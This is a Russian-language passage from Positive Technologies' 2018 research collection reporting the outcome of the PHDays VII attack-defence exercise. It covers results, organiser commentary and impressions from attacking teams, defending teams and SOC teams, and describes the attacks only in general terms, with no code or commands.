
16:00

Противостояние закончилось. Но жюри еще проверяет последние выполненные задания: помимо уже упомянутых лидеров («ЦАРКА» и BIZone), другие команды тоже провели несколько успешных, но не таких «дорогостоящих» атак в последний час соревнования.

Так, команда Hack.ERS смогла украсть деньги пользователей SIP-телефонии: взломав их аккаунты, хакеры «монетизировались» с помощью звонков на платные короткие номера. Однако атакующие обнаружили эту возможность лишь в конце состязания, поэтому выведенная сумма денег (около 300 000) не позволила им подняться в топ.

А команда True0xA3 на последних минутах конкурса доказала, что даже простые методы могут приводить к ощутимым результатам. Взломав домашний роутер одного из простых пользователей, атакующие обнаружили, что это бухгалтер, который хранит на домашнем компьютере финансовую отчетность крупной компании. Атака принесла команде 500 000 публей.


Также стало известно, что команда KanzasCityShuffle взломала умный дом, а команда Antichat получила доступ к веб-камере. Кроме того, некоторые команды нашли и сдали ряд других серьезных уязвимостей по программе bug bounty. Поэтому проверка всех заданий проходит еще в течение двух часов после окончания битвы.



Модель умного дома (фрагмент)

Итоги: а где же защита?

Первые три места в конкурсе заняли «ЦАРКА», BIZone и Rdot.org. В целом хакеры в этом году показали себя во всей красе, использовав очень широкий арсенал средств разведки и нападения за довольно короткое время.



Финальный рейтинг

Наверняка у многих возникнет вопрос: а где же были защитники, как они все это допустили? Здесь стоит пояснить, что при подготовке Противостояния организаторы учли проблему прошлой игры, когда защита оказалась чересчур подготовленной и «закрученной на все гайки», хотя в жизни такое случается редко. Поэтому в этот

раз защита была не то что бы слабее, но реалистичнее. В частности, защитников поставили в жесткие условия кризисного сокращения расходов на безопасность: у каждой команды был фиксированный бюджет на покупку средств защиты в размере лишь 10 000 виртуальных публей. Кроме того, некоторые объекты и инфраструктуры вовсе остались без защиты — как это бывает и в реальной жизни.

«В случае атак на GSM защитники никак не могли повлиять, однако они могли видеть, что происходит, — рассказал Павел Новиков, руководитель группы исследований безопасности телекоммуникационных систем компании Positive Technologies и один из организаторов Противостояния. — Мы им давали дамп радиоэфира, однако они ничего не обнаружили. Кроме того, по нашей задумке, защитники могли предотвратить вывод денег через SIP. Возможно, их сбили с толку наши чекеры, которые усердно генерировали голосовые вызовы: в каждый момент было 5–10 одновременных голосовых соединений, среди которых защитникам достаточно сложно было рассмотреть хакерскую деятельность, — но именно так и происходит в реальном мире. Второй возможной причиной было слишком позднее обнаружение атакующими этого метода вывода денег, и защитники тоже не успели отреагировать. С другой стороны, защитникам телекома удалось предотвратить взлом сервера Asterisk. Следует отметить их крайне высокую оперативность в этом вопросе».

Эксперт по безопасности АСУ ТП Илья Карпов, занимавшийся организацией стендов промышленных объектов для Противостояния, также отметил, что в случае атаки на нефтеперерабатывающий завод защитники сделали все, что могли сделать в подобных условиях: «Атака происходила очень быстро, обнаруженный подозрительный трафик в сети не позволил защитникам сразу отреагировать на инцидент, но позволил своевременно прекратить повторные попытки атак, быстро изменив пароли».

По мнению члена оргкомитета PHDays Михаила Левина, в этом году состязание действительно удалось, и «хакерский реванш» состоялся не на словах, а на деле: «Все участники прониклись духом соревнования и выложились на все сто. Мы еще раз убедились, что такой формат кибербитвы интересен как участникам, так и зрителям. А самое главное, что мероприятие позволяет обратить внимание широкой общественности на проблемы информационной безопасности».

Впечатления участников

А вот что думают о Противостоянии сами участники — лидирующие команды со стороны атакующих и представители защиты.

Команда «ЦАРКА» (нападающие)

«Впечатления очень хорошие. На самом деле мы даже не ожидали победы: для нас это было первое участие в самом Противостоянии и поэтому мы ехали с целью поучаствовать. А получилось в итоге выиграть. Самый кураж мы поймали в конце первого дня, когда удалось занять первое место. Спускаться вниз уже не хотелось, и мы решили всей командой удерживать ночью свое место. В некоторых моментах нам очень повезло — особенно когда мы попали на второй день в пятиминутное окно, когда заработал Банк, что дало нам еще раз украсть деньги у горожан. Туговато получилось со взломом SCADA-систем, но атака на GSM это компенсировала.

Команда «ЦАРКА»

Мы получили хороший опыт и протестировали команду в стрессовом состоянии, когда нужно за два дня и разобраться в системах, и успеть их взломать. Большим нашим плюсом было то, что члены команды специализируются в различных направлениях (GSM, реверс и т. д.). У некоторых команд ориентир был только на атаку через Веб, к примеру».

Команда BIZone (нападающие)

«Мы первыми сдали крупное задание, за счет чего долго держались лидерами, и нам оно показалось аномально легким: ведь за куда более сложные уязвимости (RCE, XXE) в bug-bounty-программе Противостояния начисляли намного меньше очков.

Не можем не отметить физическую атаку, произведенную на нас: около трех часов ночи у нас пропал доступ ко всей игровой инфраструктуре, кроме личного кабинета. Получив ответ, что проблемы в каком-то из коммутаторов, многие члены нашей команды легли спать, однако на утро ситуация не изменилась, и мы, решив, что проблемы у всех, переключились на сервисы с физическим доступом SCADA и IoT. Однако где-то в 14:00 выяснилось, что настолько серьезные проблемы только у нас, и проведенное вместе с организаторами расследование показало, что витую пару, по которой шел доступ во внутреннюю сеть, переткнули на коммутаторе в неправильный порт. В итоге почти 12 часов у нас не было доступа к основной игровой инфраструктуре.

Также нас очень удивило, когда наутро количество очков всех команд было умножено на 10 (деноминация, случившаяся из-за того, что из банка было уведено слишком много денег). И когда наша команда на следующий день решила задания, которые в первый день оценивались на 800 000 PUB, а во второй на 8 000 000 PUB, а в результате нам перевели 2 000 000, мы в принципе были даже приятно удивлены, хотя потом поняли, что этих очков нам бы хватило для первого места. Но сколько таких непрозрачных мультипликаций было произведено, интересно до сих пор».

Команда Rdot.org (нападающие)

«Впечатления лучше, чем в прошлом году, поскольку организаторы постарались устранить дисбаланс в пользу защитников и сделать задания более конкретными. Однако формат соревнования все еще слишком сложный, и его не удается воплотить полностью. В частности, доступность сервисов была низкой. Видно, что задачи подготовлены интересные и разнообразные, но из-за несовершенства формата соревнования не удается ими вплотную заняться. Недаром годами выверен именно формат CTF, как наиболее лаконичная и практичная форма соревнований».

Jet Security Team (защитники, компания «Инфосистемы Джет»)

«Мы впервые (как команда, так и класс решений — а мы не классическая команда защиты или SOC) участвовали в Противостоянии. И, конечно, впечатления превзошли ожидания. Сейчас уже можно признаться, что наше участие вызывало некоторый скепсис, в первую очередь, у нас самих: новое решение, новый формат… Но итоги говорят сами за себя.

Жаль, что формат мероприятия не позволил реагировать на ночные атаки хакеров: в первый день наше антифрод-решение стояло только в режиме наблюдения и уведомления организаторов о ситуации. Но зато на следующий день задача "не дать вывести существенного объема средств" была решена на 110%. Кроме того, нам удалось,

наверное, самое главное: мы проверили свою готовность решать потенциальные неотложные задачи при ограниченности ресурсов. А также получили немного идей на развитие нашего продукта Jet Detective с точки зрения удобства эксплуатации.

Обидно, что за небольшое количество времени нашей активной работы атакующие не успели существенно попробовать обойти именно нашу аналитическую систему (а вариантов "более сложной игры" для атакующих было достаточно). Да и некоторые хитрости и заготовленные нами ловушки хоть и сработали, но применять их результаты не было необходимости.

Тем не менее хочется сказать, что мы готовимся к следующему году. И уверены, что в 2018 году такой простой жизни, как в первый день, у атакующих не будет. Надеемся, что нас ждет более 30, а может, и 60 часов реального Противостояния».

S.P.A.N. (защитники, сборная компаний «Сервионика» и Palo Alto Networks)

«Противостояние можно сравнить с типовым проектом по построению комплексной системы ИБ. Как и в реальном проекте, мы прошли этапы аудита, проработки архитектуры, подбора необходимых методов и средств защиты информации, согласования всех изменений с организаторами, внедрения и настройки, тестирования и эксплуатации выбранных средств защиты в "боевых" условиях. Основной акцент мы сделали на тщательный, детальный аудит изменений сетевой инфраструктуры и получение полного контроля над сетевым трафиком. На нашу стратегию и выбор конфигурации системы защиты повлияли недавние события: волна публикаций эксплойтов группой The Shadow Brokers и появление уже всемирно известного вируса WannaCry.

Для достижения поставленной цели мы выбрали ряд решений таких компаний, как Palo Alto Networks (NGFW), Positive Technologies (PT Application Firewall, MaxPatrol8), SkyBox Security (NA, FA, VC, TM). Защита конечных точек (хостовых машин) под управлением ОС Linux и Windows была реализована на базе решений Traps (Palo Alto Networks) и Secret Net Studio компании "Код безопасности", а также встроенных механизмов защиты ОС. Это позволило нам предотвратить использование известных эксплойтов.

Хочется отметить, что офисную инфраструктуру атаковали непрерывно, и в ночное время в том числе. Мы видели, как нападающие обнаруживали уязвимые сервисы и начинали искать в них уязвимости. Атаковали достаточно стандартно, как на курсах: перебирали пароли, искали эксплойты в интернете и пробовали их применять против серверов и роутеров. Мы видели каждое соединение и журналировали его. Самые активные атаки на DMZ были с 0 до 4 часов ночи. Затем, в 6 утра, атакующие переключились на серверный сегмент внутри офисной сети. Ну и тоже не смогли ни подобрать пароли, ни найти SQL Injection, или XSS, или что-то еще».

SOC «Перспективный мониторинг»

«Это был отличный полигон для отработки различных сценариев мониторинга. К сожалению, мы столкнулись с техническими трудностями и смогли получить трафик на наши сенсоры только к 19 часам первого дня Противостояния. Мы получали трафик и события, видели атаки и попытки эксплуатации уязвимостей, но они все блокировались достаточно просто. Удалось выстроить хорошие рабочие отношения с командой защитников, они старались оперативно реагировать на поступающую от нас информацию.

Самый неприятный сюрприз: все атаки были очень типовыми, не было какой-то изюминки, чтобы все участники могли сказать: "Да, вот это было круто". Нападающие или не захотели делиться секретами, или им не хватило времени.


Главный вывод по итогам игры: даже если у тебя все работает за день до Противостояния, это не гарантирует работу в день самого Противостояния. А если серьезно, то мы проверили свои методики и команду в деле и пришли к выводу, что и там, и там мы добились определенных успехов. Это очень радует. Хотя не хватило остроты подачи информации, визуализации».

SOC «False Positive» (сборная Solar JSOC, неравнодушных друзей и SOCостроителей России)

«Впечатления положительные. Как любое масштабное мероприятие, PHDays VII прошел не без накладок, но в целом и уровень организации, и вдохновение участников были очень впечатляющими. Для нас это мероприятие стало очередной возможностью проверить эффективность работы нашего контента в пусть и синтетических, но тем не менее интересных условиях работы против профессиональных пентестеров. В прошлом году мы концентрировались на сетевых сценариях и успешно их проверили, в этом мы перенацелились на работу с хостами.

К сожалению, название "Враг изнутри" не до конца оправдало себя, поскольку социальной инженерии и прочих прелестей новой корпоративной безопасности было не очень много. Тем не менее опыт считаем полезным для ИБ-сообщества в плане проверки собственных сил как атакующими, так и защитниками и SOC.

Безусловно, в столь масштабном проекте нужно очень скрупулезно относиться к балансу сил. На этом мероприятии Банк стал наиболее лакомой целью для атакующих, что, к сожалению, снизило уровень их внимания к другим защищаемым инфраструктурам. В следующем году хотелось бы увидеть еще больше огня и хардкора».



О компании

Positive Technologies более 15 лет аккумулирует экспертные знания по практической безопасности и является одним из мировых лидеров в области комплексной защиты крупных информационных систем от современных киберугроз. Компания имеет представительства и R&D-центры не только в России, но и по всему миру, в том числе в Великобритании и Чехии. В нашей команде более 250 экспертов по защите ERP, SCADA, банков и телекомов, веб- и мобильных приложений. Более 1000 компаний используют решения Positive Technologies для анализа защищенности и соответствия стандартам, а также для мониторинга событий безопасности, блокирования атак, предотвращения вторжений, расследования инцидентов, анализа исходного кода и построения безопасной разработки. На протяжении вот уже трех лет компанию называют «визионером» в исследовании Gartner Magic Quadrant по системам защиты веб-приложений (WAF).

Результаты исследований экспертов Positive Technologies используются для обновления базы знаний системы MaxPatrol, а также для разработки новых продуктов комплексной защиты: PT Application Firewall, PT Application Inspector, MaxPatrol SIEM, PT ISIM, PT MultiScanner и других. Эти решения позволяют обеспечить безопасность веб-приложений, оценить уровень защищенности сетей, блокировать атаки в режиме реального времени, контролировать выполнение нормативных требований и соответствие государственным и корпоративным стандартам, а также обучать специалистов по безопасности.

Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит каждый год в Москве и собирает на своих докладах, семинарах и конкурсах более четырех тысяч человек.

Подробнее на сайтах ptsecurity.com и phdays.com.

Positive Research 2018. Сборник исследований по практической безопасности
АО «Позитив Текнолоджиз». 107241, г. Москва, Щелковское шоссе, д. 23А.
Тираж 900 экз. Бесплатно.

Positive_Research_A4.RUS.0009.09.JUN.26.2018